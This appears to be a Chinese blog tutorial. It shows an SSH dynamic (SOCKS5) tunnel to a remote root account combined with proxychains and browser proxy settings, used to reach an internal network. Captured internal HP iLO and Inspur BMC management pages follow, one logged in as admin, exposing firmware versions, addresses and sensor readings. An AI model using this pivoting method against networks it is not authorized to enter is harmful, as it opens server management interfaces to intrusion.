
根据的文章是：
http://blog.163.com/digoal@126/blog/static/163877040201451491932934/

我在我本地计算机执行这样的指令：

sudo ssh -NfD 1090 -i /home/niexinming/.ssh/id_rsa1 root@111.1.56.66


注意:
(1):1090 是 proxychains 我配置的指定 s5 代理端口
(2):/home/niexinming/.ssh/id_rsa1 是我本地存放私钥的地址,如果本地没有私钥想用密码登陆，则在这条指令执行完之后输入远程服务器密码就好


s5 的通道架设好之后我们在浏览器这样设置就可以进内网了




如果是其他的应用进内网就可以用 proxychains 来进行普通的操作

好了，我用浏览器来访问一下内网的东西：


https://10.211.16.220/index.html
搜索
iLO 4
HP ProLiant
Firmware Version 1.32
ILO6CU404AN6H
Local user name:
Password:
Log In


https://10.211.18.2/index.html
搜索
inspur Management System
admin (Administrator)
刷新
主界面
FRU信息
服务器健康状态
参数设置
远程控制
系统管理
主界面
主界面提供有关设备和远程服务器状态的整体信息。
设备信息
固件版本： 1.2.15
固件编译时间： Apr 13 2015 15:20:02 CST
网络信息 (编辑)
MAC地址： 6C:92:BF:0F:C8:90
V4网络模式： 静态
IPV4地址： 10.211.18.2
V6网络模式： DHCP
IPV6地址： ::
远程控制
Launch
激活 Java。
传感器监控
Status
Sensor
Reading
CPU_Status 1 正常
Memory_Status 1 正常
Power1_Status 0x8001
Power2_Status 0x8001
CPU0_VR 30 摄氏度
CPU1_VR 35 摄氏度
DIMM_0 33 摄氏度
DIMM_1 40 摄氏度
DIMM_2 35 摄氏度
DIMM_3 34 摄氏度
PCIE_0 37 摄氏度
PCIE_1 35 摄氏度
PCHTEMP 34 摄氏度
CPU0_VTT 0.989 伏特
事件日志记录